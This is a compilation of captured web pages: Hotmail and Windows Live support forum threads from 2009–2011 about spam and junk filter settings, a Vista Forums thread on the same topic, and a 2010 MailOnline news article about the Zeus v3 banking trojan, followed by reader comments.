Another thing you can do is to create a personal folder. You can set your account to automatically sort unwanted emails to this particular folder. Here's how to create a personal folder:

[Issues](#)

[Hotmail Sign](#)

[In Issues](#)

[Lost or Deleted](#)

1. Go to Options, then More options.
2. Under Customize your mail, click on Automatically sort e-mail into folders.
3. Click on New Filter.
4. Fill out the boxes in Step1, then click on New Folder under Step 2.
5. Name the folder and click Save.

[Emails](#)
[People and](#)

BTW, I moved your post to the Sending and Receiving Mail Forum.[Report as Abuse](#)

[Contacts](#)

- [Yes](#)
- [No](#)

[Reading, Writing, and Formatting](#)

1 of 2 people found this post helpful.

[Mail](#)

Saturday, June 05, 2010 4:51 PM

[Sending and Receiving](#)

Same issue here but only since about three days. The spam filters are filtering NOTHING. Settings have not changed, nor do I intend to change them to only emails from addresses on my contact list getting through.

[Mail](#)

[Sign in, Sign up, and Account](#)

This is apparently a server based issue that's cropped up in the last few days and needs to be looked into.

[Security](#)

[Report as Abuse](#)

[Using Hotmail](#)

[Calendar Using Web Messenger](#)

Thursday, June 10, 2010 4:15 PM
Windows Live Support Team

[Calendar Using Web Messenger](#)

We apologize for the delay in getting back to you.

In order for a Windows Live moderator to assist you with your issue, please reply and provide your impacted email address and a detailed description of your issue along with any error message that you might have encountered.

Thank you.

[Report as Abuse](#)

- [Yes](#)

- [No](#)

0 of 1 people found this post helpful.

Thursday, June 10, 2010 4:15 PM
Windows Live Support Team

We apologize for the delay in getting back to you.

In order for a Windows Live moderator to assist you with your issue, please reply and provide your **impacted email address** and a **detailed description** of your issue along with any **error message** that you might have encountered.

Thank you.

[Report as Abuse](#)

- [Yes](#)
- [No](#)

0 of 1 people found this post helpful.

Thursday, June 10, 2010 4:15 PM
Windows Live Support Team

We apologize for the delay in getting back to you.

In order for a Windows Live moderator to assist you with your issue, please reply and provide your **impacted email address** and a **detailed description** of your issue along with any **error message** that you might have encountered.

Thank you.

[Report as Abuse](#)

- [Yes](#)
- [No](#)

0 of 1 people found this post helpful.

- [Terms Of Use](#)
- [Code Of Conduct](#)
- [Privacy Statement](#)
- [Trademarks](#)
- [Legal](#)
- [Acknowledgements](#)

© 2010 Microsoft

REDACTED

Windows Live Solution Center

Sign in

Type your question here

Hotmail

Hotmail - Sending and Receiving Mail

Hotmail Solutions Hotmail Forums

Ask A Question

Select a product.

Forums

- Email Client and Device Issues
- Hotmail Sign In Issues
- Lost or Deleted Emails
- People and Contacts
- Reading, Writing, and Formatting Mail
- Sending and Receiving Mail
- Sign in, Sign up, and Account Security
- Using Hotmail Calendar
- Using Web Messenger

Spam filter does not work.

Latest post: Windows Live Thursday, March 12, 2009 8:49 AM

This thread has been locked by a moderator and no further activity can be performed on this thread.

Tuesday, March 10, 2009 5:49 AM

I have been having a problem for some time on my main email account. I get tons of spam including the ever present Viagra spam. I have done everything under the sun to try to stop it including writing to tech support but it is still just as bad as ever. I really don't want to lose my main email account but if I can't stop at least some of this spam, the account is really worthless. I have set my filter to "exclusive". It makes no difference whatsoever. All mail, spam included comes right through the filter. Even those not on my allow list. I have set up individual filters. Effective to a degree but I could never set up enough to cover the multitude of misspellings of the word "pharmacy" or "Viagra" let alone all the other possible variants used to bypass these filters. I am at a loss and am asking someone from Microsoft who has the capability to check into my account and see what is wrong with my spam filter because it does not work at all and has not worked for a while. The account in question is (removed email address). Thank you.

Report as Abuse

Windows Live

Tuesday, March 10, 2009 6:09 PM

This issue is a known issue to Windows Live Hotmail and our Product Development Team is already investigating this issue. While we're in the process of investigating this issue, we suggest that for the meantime you should create a custom filter to direct unwanted messages to your Deleted folder:

1. Sign in to your Windows Live Hotmail account.
2. Click on "Options" then select "More Options."
3. Click on "Automatically sort e-mail into folders."
4. Click "New filter."
5. Under step 1, select the options you want to determine the filter applies.
6. Under step 2, select a folder to which you want your messages delivered. You can also choose to delete incoming messages.
7. Click "Save" to save your settings.

Report as Abuse

Was this helpful?

Yes No

Thursday, March 12, 2009 5:40 AM

Thanks for the advice but I don't think your limit of 30 (?) custom filters is going to do the job on this one. Take a peek at my inbox. It's unusable.

Report as Abuse

Thursday, March 12, 2009 8:49 AM

I think I have solved my own problem and perhaps this will help someone with a similar situation as mine. The email address that I was having a problem with happens to be the primary account on an MSN dialup/premium account. I had a problem a couple of years ago with the parental controls on my child's account via MSN and figured out that the settings on the MSN/Explorer software had malfunctioned and even though they were showing the controls to be off they were causing this account not to be able to sign into Windows Live Messenger. I eliminated the account on the MSN software and then re-added it and I was able to free the account. This got me to think about this problem in that the MSN/Explorer controls are dominant to any of the web controls affecting an account. This is true even if the MSN/Explorer software is not installed or been used for some time. To solve this spam problem I had to re-install MSN/Explorer (which I had not used in many moons although I keep it for various reasons), sign in as the primary account, go to settings and adjust my email junk filter and that was that. In no time my out of control inbox was removing the mountain of spam that had been collecting for quite some time. It removed all the junk with a few exceptions in the MSN/Explorer software and this was also mirrored on the web account. So the moral of this story is if you have your email address connected to a MSN/Explorer dial up or premium account, the web controls will not override the controls set through the MSN/Explorer software.

Report as Abuse

REDACTED

Windows Live Solution Center

Sign in

Type your question here

Mail

Mail - Windows Live Mail Client Issues

Mail Solutions Mail Forums

Ask A Question

Select a product.

Forums

Contacts and Address Books within Windows Live Mail

Installing and Upgrading Windows Live Products

Lost or Deleted Emails

Reading, Writing, and Formatting your Mail in Windows Live Mail

Sending and Receiving Mail (Synchronization in Windows Live Mail)

Sign in, Sign up, and Account Security

Windows Live Mail Client Issues

spam filters

Latest post: Windows Live [REDACTED] Thursday, November 25, 2010 5:21 AM

Subscribe via RSS

[REDACTED] Monday, November 22, 2010 11:57 AM

Since I upgraded to windows 7 and started using windows live mail I get over 100 spams per day. My server spam filter is set to reject anything over 3.0 rating and. I identify emails as junk in windows live and yet they keep coming. Are there additional filters available in windows?

Report as Abuse

Reply

Windows Live [REDACTED]

Wednesday, November 24, 2010 11:26 PM

Hi,

I moved your post to the Windows Live Mail Client Issues forum for Windows Live Mail for you to get help with your email issue.

Thanks,

[REDACTED]

Report as Abuse

Reply

Windows Live [REDACTED]

Thursday, November 25, 2010 5:21 AM

Hi,

There is a known issue in the junk filtering options in Windows Live Mail. Read this sticky post to learn more and for the workaround for this issue:

<http://windowslivehelp.com/thread.aspx?postid=0e3f5da9-a3b2-4f0f-be44-d9d4c9566fd1#0e3f5da9-a3b2-4f0f-be44-d9d4c9566fd1>

Report as Abuse

Was this helpful?

Yes No

Reply

REDACTED

Windows Live Solution Center

Sign in

Type your question here

Hotmail

Hotmail - Sending and Receiving Mail

Hotmail Solutions Hotmail Forums

Ask A Question

Select a product.

Forums

- Email Client and Device Issues
- Hotmail Sign In Issues
- Lost or Deleted Emails
- People and Contacts
- Reading, Writing, and Formatting Mail
- Sending and Receiving Mail
- Sign in, Sign up, and Account Security
- Using Hotmail Calendar
- Using Web Messenger

Spam how can you use words to block email ie Pfizer, Viagra

Latest post: Windows Live [REDACTED] Thursday, February 18, 2010 7:15 AM

This thread has been locked by a moderator and no further activity can be performed on this thread.

[REDACTED] Monday, February 15, 2010 11:10 PM

You can block sender and domains, but the spammers change those daily. We need a way to block words in the "from" on an email. If I could block Viagra alone that would cut my junk mail down 90%. Yes I have gone through a week of blocking this sender and that sender, it just does not work.

Report as Abuse

Windows Live [REDACTED]

Thursday, February 18, 2010 7:15 AM

Hi, I'm sorry to hear that your account's been receiving junk e-mails. You can use Windows Live Hotmail's Custom Filter if you need to create a setting to filter certain words or e-mail address of your incoming e-mails and direct them to your **Junk** or **Deleted** folders. To do this, you can check out this link:

<http://windowslivehelp.com/solutions/settings/archive/2009/03/03/how-to-filter-incoming-messages-and-block-or-allow-from-specific-sender-or-domain.aspx>

You can also review the link below for more ways to reduce the number of unsolicited e-mails that you get in your mailbox. You can try to set your junk e-mail filtering level to create a stricter filter by setting your account to only receive e-mails from addresses in your Safe senders list and Address Book. All the info that you need regarding this is right here:

<http://windowslivehelp.com/solutions/spam/archive/2008/08/21/about-reducing-junk-e-mail.aspx>

Report as Abuse

REDACTED

Windows Live Solution Center

Sign in

Type your question here

Hotmail

Hotmail -> Sending and Receiving Mail

Hotmail Solutions Hotmail Forums

Ask A Question

Select a product.

Forums

Email Client and Device Issues

Hotmail Sign In Issues

Lost or Deleted Emails

People and Contacts

Reading, Writing, and Formatting Mail

Sending and Receiving Mail

Sign in, Sign up, and Account Security

Using Hotmail Calendar

Using Web Messenger

Temporarily disable Hotmail account to stop spam

Latest post: Windows Live [redacted] Sunday, November 15, 2009 8:36 PM

This thread has been locked by a moderator and no further activity can be performed on this thread.

Friday, November 13, 2009 10:48 AM

I want to know if I can disable/de-activate my hotmail account so that spammers will get a message telling them that my e-mail address does not exist when they try to send me an e-mail, and hopefully they will think that I have deleted my account, and remove me from their mailing list(s). Afterwards, I would re-activate my account and use it now free from the old spammers.

Report as Abuse

Windows Live [redacted]

Saturday, November 14, 2009 1:57 PM

You have an option to close your account [redacted] but I don't recommend that you let your account closed for a long time because it will cause the information in your account (messages and contacts) to be deleted; and we don't want that to happen.

On the other hand, if you still want to close your account, you may see this [url=/solutions/settings/archive/2009/03/13/how-to-close-your-hotmail-account.aspx]Solution article[/url].

You may also check this [url=/solutions/spam/archive/2008/08/21/about-reducing-junk-e-mail.aspx]Solution article [/url]to learn more ways about reducing junk messages.

Report as Abuse

2 of 6 people found this post helpful.

Yes No

Sunday, November 15, 2009 9:25 AM

Please understand that the spam/junk/phish-mail is already going to my junk-box, but I don't want to sort through the 20-some e-mails I get everyday just to find the e-mails that I get from people I know, but are not on my safe sender's list yet. I also don't want to go to extremes and have all junk mail deleted upon arrival, so I need a better solution.

Also: I did bring this junk-mail on myself. I did what a lot of people did and tried to get information on the subject of working from home, but unfortunately it was a scam, and I did not get the information that I wanted, instead I was asked to pay for the information, I refused, but once again the mistake had already been made, and they already had my name and e-mail address. So, while I learned a very important lesson, I now need to fix the problem that has been caused, but hopefully without giving-up my signature e-mail address, that I have had for years, and everyone knows me by.

Report as Abuse

Windows Live [REDACTED]

Sunday, November 15, 2009 8:36 PM

You can also try the suggestions in the link below:

[url=http://windowslivehelp.com/solutions/settings/archive/2009/03/03/how-to-filter-incoming-messages-and-block-or-allow-from-specific-sender-or-domain.aspx]
http://windowslivehelp.com/solutions/settings/archive/2009/03/03/how-to-filter-incoming-messages-and-block-or-allow-from-specific-sender-or-domain.aspx [/url]

Report as Abuse

REDACTED



Forum Join Now Windows 7 Windows 8 Vista Tutorials Tags

Welcome to Windows Vista Forums. Our forum is dedicated to helping you find solutions with any problems, errors or issues you are experiencing with Windows Vista. The Vista forum also covers news and updates and has an extensive Windows Vista tutorial section that covers a wide range of tips and tricks.

Recommended Fix: Click here to fix Vista errors and optimize system performance

Vista Forums > Vista Newsgroup Archive > Windows Live groups > Live Mail

User Name: [User Name] [Remember Me?] Password: [Log In]

Join Now

FAQ

Today's Posts

Search



Vista - too much spam

What we recommend:

- 1. Read the submitted post below for help and instructions from other users.
- 2. Before and after making any changes to your system or installing any software we strongly recommend you check Windows Vista for registry errors.

01-11-2010

#1 (permalink)



too much spam

[n/a posts](#)

ever since opening my hotmail account, i have been recieving so much spam and junk mail. what gives? never had this problem with outlook.

My System Specs ▾

01-11-2010

#2 (permalink)

WLMVP

Re: too much spam

[n/a posts](#)

I don't quite get what your asking here. Outlook isn't a mail provider, it's a program for accessing your mail. Hotmail on the other hand is an actual provider. Two totally different beasts. Can you please re-word your question.

WL MVP

" " <@newsgroup> wrote in message news:14BBFF79-0446-401D-A4F1-66E8D592346F@newsgroup

Quote:

> ever since opening my hotmail account, i have been recieving so much spam
> and
> junk mail. what gives? never had this problem with outlook.

My System Specs ▾

01-11-2010

#3 ([permalink](#))

... [redacted]

Re: too much spam

[n/a posts](#)

Hotmail's web UI filters take precedent over Windows Live Mail's local junk filter for a Hotmail type account (hotmail.com, live.com, [msn.com](#)).

Mail delivered to the Hotmail server is first scanned by the web UI filter and placed in the appropriate folder(if ok to the Inbox or other folder if a user rule exists in the web ui), if not ok(junk folder).

If your account in WLM is setup as
a. Pop3 - only the Inbox content is downloaded
b. Http - all folders and content are downloaded

If you wish to increase your spam settings for a hotmail account and only receive [email](#) from your contacts modify your junk filter settings in the web UI and change to 'exclusive'.

Do not add your [email address](#) to your contacts.

Since [spammers](#) use a variety of methods to send spam, many times forging the headers as if you or a contact sent the spam some spam will continue to be delivered. Thus it may be necessary to look at the headers of suspect junk if considering to 'block sender' to ensure you do not inevitably block mail from a contact or yourself .

--
... [redacted]
ms-mvp mail

"[redacted]" <[redacted]@newsgroup> wrote in message news:14BBFF79-0446-401D-A4F1-66E8D592346F@newsgroup

Quote:

> ever since opening my hotmail account, i have been recieving so much spam and
> junk mail. what gives? never had this problem with outlook.

My System Specs ▾

01-11-2010

#4 ([permalink](#))

... [redacted]

Re: too much spam

[n/a posts](#)

I suspect the op created a Hotmail account after installing WLM or had a prior Hotmail account in Outlook (previously using either pop3, the Outlook Connector, or now discontinued WebDAV)....and was trying to make a comparison statement on Hotmail in WLM vs Hotmail in Outlook...or alternatively comparing Hotmail to another non Hotmail account in Outlook.

Outlook does have a junk mail filter and apparently much more sophisticated and scrutinous that WLM or Hotmail's Junk Filter.

At my end OL03/07/10's Junk Mail filter finds and [filters spam](#) to the OL Junk folder that WLM or Hotmail misses regardless of that Hotmail account(hotmail, live, msn.com) account in OL being setup as a pop3 or http(using the Outlook Connector). Additionally Hotmail's web junk filter on pop3 aggregated accounts in the Hotmail web UI fails to process as junk what Outlook filters as junk.

...
ms-mvp mail

"[REDACTED] WLMVP" <[REDACTED]@newsgroup> wrote in message news:OqW4DxtkKHA.1824@newsgroup

Quote:

> I don't quite get what your asking here. Outlook isn't a mail provider, it's a program for accessing your mail. Hotmail on the other hand is an actual provider. Two totally different beasts.
> Can you please re-word your question.

>

> [REDACTED]
> WL MVP

> "[REDACTED]" <[REDACTED]@newsgroup> wrote in message news:14BBFF79-0446-401D-A4F1-66E8D592346F@newsgroup

Quote:

>> ever since opening my hotmail account, i have been recieving so much spam and junk mail. what gives? never had this problem with outlook.

>

My System Specs ▾

 **Recommended Fix:** [Click here to fix Vista errors and optimize Vista Performance](#)

« [Signing in issue - remembers sign-in password | Help: Windows Live Mail Error ID: 0x80070052](#) »

Similar Threads for: too much spam

Thread	Forum
My, Spam, Not Spam, marking, toolbar dissapears	Vista mail
SPAM	Vista hardware & devices
Removing the word "SPAM" from downloaded emails when not SPAM	Vista mail
If you're going to reply to spam don't include the spam in your post	Vista hardware & devices
spam	Vista mail

Vista Forums is an independent web site and has not been authorized, sponsored, or otherwise approved by Microsoft Corporation. "Windows Vista", the Start Orb, and related materials are trademarks of Microsoft Corp.
© Designer Media Ltd

[Contact Us](#) - [Windows 7 Help and support](#) - [Windows 8 Forums](#) - [Archive](#) - [Privacy](#) - [Legal](#) - [Top](#)

[1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#) [10](#) [11](#) [12](#) [13](#) [14](#) [15](#) [16](#) [17](#) [18](#) [19](#) [20](#) [21](#) [22](#) [23](#) [24](#) [25](#) [26](#) [27](#) [28](#) [29](#) [30](#) [31](#) [32](#) [33](#) [34](#) [35](#) [36](#) [37](#) [38](#) [39](#) [40](#) [41](#) [42](#) [43](#) [44](#) [45](#) [46](#) [47](#) [48](#) [49](#) [50](#) [51](#)

REDACTED

Windows Live Solution Center

Sign in

x

Type your question here

Search

Hotmail select

Hotmail ► Sending and Receiving Mail

Select a product. select

- [Hotmail Solutions](#)
- [Hotmail Forums](#)
- [Ask A Question](#)

Viagra Spam - why can't it be stopped!

Latest post: Windows Live [redacted], Monday, November 23, 2009 2:11 PM

This thread has been locked by a moderator and no further activity can be performed on this thread.

Sunday, November 22, 2009 10:31 AM

[redacted]

I'm trying to get some help or advice via the WindowsLive help screens, but find it a convoluted mess, with no way to get truly "live" help - that I've been able to find so far.

For anyone out there in WindowsLive cyberspace: For the past few weeks I've been getting a lot of SPAM regarding offers to sell viagra and various other pharmaceuticals. I've done a little research and realize that these e-mails come from drug 'bootleggers' - mostly outside of the US - but little information regarding whether or not they can be stopped - or if so, how. I can't block all e-mails from the domain they come from, since the domain name is "hotmail.com", and each new piece of SPAM has a new prefix name! Apparently they have an automated system that generates combinations of letters and numbers, so blocking the sender name doesn't do much good.

So, Hotmail folks, how is it that these a%#\$%@*#'s can use your domain name, and you can't put a stop to it?

Report as Abuse

Sunday, November 22, 2009 10:42 AM

[redacted]

Report all the messages and the email headers to {removed email address} and {removed email address}

Forums That's what I do and it gets their ID's shut down.
Email Client and Device

Issues

Hotmail Sign Report as Abuse

In Issues

Sunday, November 22, 2009 10:43 AM

Lost or Deleted

Emails

abuse[at]hotmail.com, report_spam[at]hotmail.com those two email addresses.

People and

Report as Abuse

Contacts

Monday, November 23, 2009 2:11 PM

Reading, Writing, and

Windows Live [redacted]

Formatting

[quote user="[redacted]"]

Mail

Sending and

I'm trying to get some help or advice via the WindowsLive help screens, but find it a convoluted mess, with no way to get truly "live" help - that I've been able to find so far.

Receiving

Mail

For anyone out there in WindowsLive cyberspace: For the past few weeks I've been getting a lot of SPAM regarding offers to sell viagra and various other pharmaceuticals. I've done a little research and realize that these e-mails come from drug 'bootleggers' - mostly outside of the US - but little information regarding whether or not they can be stopped - or if so, how. I can't block all e-mails from the domain they come from, since the domain name is "hotmail.com", and each new piece of SPAM has a new prefix name! Apparently they have an automated system that generates combinations of letters and numbers, so blocking the sender name doesn't do much good.

Sign in, Sign

up, and

Account

Security

Using

Hotmail

Calendar

Using Web

So, Hotmail folks, how is it that these a%#\$%@*#'s can use your domain name, and you can't put a stop to it?

Messenger

[/quote]

You should follow the suggestions in the link below to prevent these junk messages from being received in your account:

[url=http://windowslivehelp.com/solutions/spam/archive/2008/08/21/about-reducing-junk-e-mail.aspx] http://windowslivehelp.com/solutions/spam/archive/2008/08/21/about-reducing-junk-e-mail.aspx [/url]

Just like what [redacted] said, you can report the messages to our abuse team so they can take appropriate action against the senders since they're using Windows Live Hotmail accounts. Visit the link below to learn how:

[url=http://windowslivehelp.com/solutions/safety/archive/2009/03/23/how-to-report-abuse-or-spam-in-windows-live-hotmail.aspx] http://windowslivehelp.com/solutions/safety/archive/2009/03/23/how-to-report-abuse-or-spam-in-windows-live-hotmail.aspx [/url]

@ [redacted]

Thank you for your help.

Report as Abuse

- Yes
- No

0 of 3 people found this post helpful.

- Terms Of Use
- Code Of Conduct
- Privacy Statement
- Trademarks
- Legal
- Acknowledgements

© 2010 Microsoft

REDACTED

Windows Live Solution Center

Sign in

Type your question here

Hotmail

Hotmail - Sending and Receiving Mail

Hotmail Solutions Hotmail Forums

Ask A Question

Select a product.

Forums

- Email Client and Device Issues
- Hotmail Sign In Issues
- Lost or Deleted Emails
- People and Contacts
- Reading, Writing, and Formatting Mail
- Sending and Receiving Mail
- Sign in, Sign up, and Account Security
- Using Hotmail Calendar
- Using Web Messenger

Why am I suddenly receiving TONS of junk email. Is SPAM filter off? How do I correct this?

Latest post: Windows Live [REDACTED], Monday, November 29, 2010 10:39 PM

Subscribe via RSS

[REDACTED] Sunday, November 28, 2010 5:29 PM

I am suddenly receiving tons of junk email. Why is this? How do I correct the problem? Did I inadvertently turn off span filter?

Report as Abuse

Reply

Windows Live [REDACTED]	Monday, November 29, 2010 10:39 PM
<p>Hi,</p> <p>For more information about the junk filter options in Hotmail, please refer to these links:</p> <p>About reducing junk e-mail http://windowslivehelp.com/solution.aspx?solutionid=e0e76fd6-0d0f-4702-aa78-469db1153e43</p> <p>Anti-spam and safety options in Windows Live Hotmail http://windowslivehelp.com/solution.aspx?solutionid=20c32e51-42ca-45c0-b280-c6d87aa4b1c4</p> <p>Thanks.</p> <p style="text-align: right;">Report as Abuse</p>	
<p>Was this helpful? Yes No</p>	
<p>Reply</p>	

REDACTED

Windows Live Solution Center

Sign in

Type your question here

Hotmail

Hotmail > Sending and Receiving Mail

Hotmail Solutions Hotmail Forums

Ask A Question

Select a product.

Forums

Email Client and Device Issues

Hotmail Sign In Issues

Lost or Deleted Emails

People and Contacts

Reading, Writing, and Formatting Mail

Sending and Receiving Mail

Sign in, Sign up, and Account Security

Using Hotmail Calendar

Using Web Messenger

Why has the amount of spam in my inbox suddenly increased in the last two - three weeks?

Latest post: Windows Live Thursday, January 06, 2011 9:18 AM

Subscribe via RSS

Tuesday, January 04, 2011 10:10 AM

Earlier, I do not remember getting unwanted spam messages like - 'Check out singles photos' etc. etc., but in the past two- three weeks, I suddenly see at least 3-4 spam messages every day like these. It has suddenly increased in the month of December 2010. I do not remember giving out my email id to anybody recently. Something is definitely going on here!

Report as Abuse

Reply

Windows Live

Thursday, January 06, 2011 9:18 AM

To prevent unwanted email from reaching your Inbox, I recommend that you set your Junk mail filter to Exclusive. Here's how to do this:

1. In the upper-right corner of the page, click Options, and then click More options.
2. Under Preventing junk email, click Filters and reporting.
3. Under Choose a junk e-mail filter, choose the level of protection that you want, and then click Save.

If the Exclusive level was set, messages from senders not on your Contacts or Safe senders lists will have been sent to the Junk e-mail folder.

Note: If you want to prevent receiving unwanted e-mail messages even in your Junk folder, I suggest that you please set the Junk folder deletion to "Immediately."

You may also use the New Improved Hotmail Rules. For more info, please visit this link:

<http://windowslivehelp.com/solution.aspx?solutionid=7fd4e9c2-2a72-4e25-badb-bee5f881c7b7>

Report as Abuse

Was this helpful?

Yes No

Reply

REDACTED

EXHIBIT 34

MailOnline

Thousands of online banking customers have accounts emptied by 'most dangerous trojan virus ever created'

By [David Derbyshire](#)

Last updated at 7:25 PM on 11th August 2010

- **Trojan is still at large and may strike again, experts warn**
- **Bank affected has still not been named**

Cyber criminals have raided the accounts of thousands of British internet bank customers in one of the most sophisticated attacks of its kind.

The fraudsters used a malicious computer programme that hides on home computers to steal confidential passwords and account details from at least 3,000 people.

The internet security experts M86, who uncovered the scam, estimate that at least £675,000 has been illegally transferred from the UK in the last month - and that the attacks are still continuing.



Out of action: The new trojan virus can empty bank accounts without their owners knowing about the theft as it shows them fake statements

All the victims were customers with the same unnamed online bank, the company said.

Last night online banking customers were urged to make sure their anti-virus software was up to date - and to check for any

missing sums from their accounts.

The attack has been traced to a 'control and command' centre in Eastern Europe. However, the nationality of the cybercriminals is unknown.

TROJAN PROTECTION TIPS

- **Make sure your anti-virus software is up to date.**
- **Keep firewalls set to the highest level.**
- **Never open an e-mail attachment from someone you don't know.**
- **Never double-click on an e-mail attachment that ends in .exe. It is an 'executable' file and can do what it likes in your system.**
- **If you think your machine has already been infected, contact your bank immediately. If the bank thinks you are a genuine victim of fraud it will reimburse you.**

The attacks were carried out when hundreds of thousands of home computers were infected with a type of harmful computer code called a Trojan.

Trojans hide in websites, emails or downloads. Once installed on a computer they can record every type of the keyboard, steal confidential information or even open up a PC's security so that it can be controlled remotely from another country.

The latest attack involved a Trojan called Zeus v3 which hides inside adverts on legitimate websites.

Once installed on a home computer, the programme waits until the user visits their online bank and then secretly records their account details and passwords - using the information to transfer between £1,000 and £5,000 to other bank accounts.

The attacks began on July 5 and are still progressing, according to Ed Rowley, product manager at M86.

'In the vast majority of cases, if people had kept their computer's operating systems and software such as Internet Explorer up to date they would not have been attacked,' he said.

'More often than not Trojans exploit known vulnerabilities that can be simply patched and fixed by downloading updates.'

McAfee, the security software maker, said production of software code known as malware, which can harm computers and steal user passwords, reached a new high in the first six months of 2010.

It said total malware production continued to soar and 10 million new pieces of malicious code were catalogued.

It also warned users of Apple's Mac computers, considered relatively safe from virus attacks, that they may also be subjected to malware attacks in the future.

'For a variety of reasons, malware has rarely been a problem for Mac users. But those days might end soon,' a spokesman said.

THE RISING THREAT OF TROJAN ATTACKS

Attacks by 'Trojan viruses' are on the rise in Britain.

Although up-to-date anti-virus software should prevent an attack, experts say an alarming number of people leave their computers vulnerable to cybertheft.

Trojans are malicious programmes that hide inside apparently harmless computer files.

They can lurk on websites, online adverts or hitch a lift in emails.

The Zeus v3 Trojan involved in the latest attacks hides in adverts that appear on legitimate websites.

Each time someone clicks on the advert, the code is downloaded to their home computer where it lies dormant.

The code only becomes active when the computer connects to a bank website when it starts to record account details, passwords and other confidential information.

It checks to see if the account holds enough cash and then transfers up to £5,000 to a 'mule' account - a legitimate bank account held by a real customer.

Owners of these mule accounts operate on the edge of the law and agree to transfer sums they receive to someone else, after taking a cut.

By the time the police have investigated a Trojan attack, the recipient of the money has usually vanished without trace.

Security experts say it is relatively easy to protect against Trojan attacks by installing anti-virus software and keeping it up to date.

Computer owners should also make sure they have downloaded any updates of their operating software - usually Windows - and other programmes such as Internet Explorer, Firefox and Adobe.

People should also be alert to junk emails that pretend to be from banks, the Inland Revenue or online shops like Amazon and Ebay.

The emails invite the unwary to click on a link to a webpage containing a Trojan.

'Our latest threat report depicts that malware has been on a steady incline in the first half of 2010,' Mike Gallagher, chief technology officer of Global Threat Intelligence for McAfee, said in the report that was obtained by Reuters.

The internet security company has passed on details of the attacks to the UK Police Central E-Crime Unit in London.

Britain's high street banks declined to comment on the attacks, but urged customers to protect themselves from virus attacks.

A spokesman for HSBC said: 'There are millions of viruses and other malicious software.'

'We urge people to take basic measure to protect themselves from virus attacks.'

'Any customer who is a victim of fraud will be reimbursed by HSBC.'

Last year £59.7 million was stolen in online banking fraud, while another £440 million was lost to credit card fraud.

A Financial Fraud Action UK spokeswoman said: 'The idea that criminals are targeting people by using malicious software or Trojans is nothing new.'

'Bank systems are hard to attack so they're having to go through the easier link in the chain, which is the customers.'

'They're hoping customers aren't taking security precautions. We've been seeing this for the last few years and we're constantly urging people to protect their computers to try to mitigate the risk of becoming a victim.'

Online banking customers can take measures to protect themselves by keeping their anti-virus software up to date and keeping their firewalls set to the highest level, she added.

Victims of online banking fraud usually get their money back.

Earlier this month, an internet security company Trusteer, warned that 100,000 British computers were infected with an earlier version of Zeus.

Have you been a victim of the Zeus Trojan attack? If you have had money stolen from you since the start of June

please contact d.derbyshire@dailymail.co.uk

Comments (356)

[Newest](#)
[Oldest](#)
[Best rated](#)
[Worst rated](#)

[View all](#)

Martin you are just a beginner. For example. Your 2 free programs might not detect a virus, trojan , key logger, malware, root kit etc. You think you are safe because the software didn't detect it but there it is in your computer sending your ID and card numbers and bank details back to whoever. You are only safe from the virus etc that it detects. - Monty Magpie, Newcastle, 12/8/2010 19:01 Magpie im no NooB. I configure them well !, monitor my processes and traffic. Having the right software configured well wont necessarily let you down, because even with the most expensive anti-"everything" there are always hackers trying to exploit security vulnerabilities you can never be 100% sure its why banks, Government etc ... hire hackers to find their weaknesses. I made my last post so the most basic user could get really good protection for free !. Hackers are good , Cyber criminals are hacking scam who abuse their power , don't make it easy for them.

- Martin Magala, Birmingham UK, 13/8/2010 08:32

Click to rate __ Rating 10

[Report abuse](#)

There are free or nearly free software to load on your computer to locate and remove trojans, I use superantispyware, you can use it free or for \$9 a year it will run and update automaticly when you turn ON your computer Hope this info helps !

- David, Essex, 12/8/2010 23:02

Click to rate __ Rating 1

[Report abuse](#)

Eastern Europe, I'd never had guessed

- TFC, Manchester, 12/8/2010 21:25

Click to rate __ Rating 10

[Report abuse](#)

Im an IT student and web developer, Lets face it if your using any Windows OS you need to have at-least a firewall installed!. I use a 2 free programs and ive never got a virus. - Martin Magala, Birmingham UK, 12/8/2010 18:32 Martin you are just a beginner. For example. Your 2 free programs might not detect a virus, trojan , key logger, malware, root kit etc. You think you are safe because the software didn't detect it but there it is in your computer sending your ID and card numbers and bank details back to whoever. You are only safe from the virus etc that it detects.

- Monty Magpie, Newcastle, 12/8/2010 19:01

Click to rate __ Rating 2

[Report abuse](#)

Im an IT student and web developer, Lets face it if your using any Windows OS you need to have at-least a firewall installed!. I use a 2 free programs and ive never got a virus. Tips: Get Pc Tools firewall plus! this monitors all incoming and outgoing connections and its really effective. (FREE) A Good free anti-virus to have is Avast Anti-virus which is another "free" program. Also never download or install anything you weren't looking for or click nor click any prompts, If your not sure how to close them press (ALT + F4) to close your browser.

- Martin Magala, Birmingham UK, 12/8/2010 18:32

Click to rate [_ _](#) Rating 3

[Report abuse](#)

Hmmmm... Just think. Any bank CEO could simply rob their customers accounts and blame the "manufactured" trojan. How clever... sounds like the robbery of the U.S. bankers and mortgage companies.

- Suspicious, New York, NY, 12/8/2010 18:23

Click to rate [_ _](#) Rating 10

[Report abuse](#)

Infect me please. I challenge all Microsoft fans to write a script that infects my Mac. I'm telling you user name and password and I only ever install software from trusted sources, but it's something, as I professional developer, I have to do very often, but just try to infect a *nix based system, by simply asking people to visit a site. I also only ever view sites like the DM with AdBlocker enabled (Glad it is now available for Safari and Chrome), so I miss all those ads prompting me to download antivirus or anti-spyware software. Next there's a little utility called Snitch (and there;s probably a Windows version too) which lets you know when any application connects to the internet and lets you stop selected applications from connecting (e.g. Google Desktop Search loves to phone home).

- Neil Gardner, London, 12/8/2010 16:11

Click to rate [_ _](#) Rating 4

[Report abuse](#)

This is the last time I type this and for god's sake pay attention. The lack of mac viruses has nothing to do with market share !! 11!!oneONE! Got it? It isn't difficult to understand. And did the poster who mentioned the Secunia Vulnerability Report for MAC OS actually bother to read it? I did and it doesn't mention a single virus.

- doris, grantham, blighty, 12/8/2010 15:54

Click to rate [_ _](#) Rating 5

[Report abuse](#)

I've been using Mac OS X for nine years. I've heard from the beginning that something might someday infect my Macs... it never has. The savings over the years of not having to buy protection software, or repairs... or the time spent trying to keep it safe, fast, and working... has more than paid for the little price difference in hardware. I'm not defending Apple, I'm defending my wallet. Total cost of ownership is an often ignored consideration. I'll continue to save, while Windows fanboys dream of that day that something "might" happen to OS X.

- Russ, Cincinnati, USA, 12/8/2010 14:53

Click to rate [_ _](#) Rating 4

[Report abuse](#)

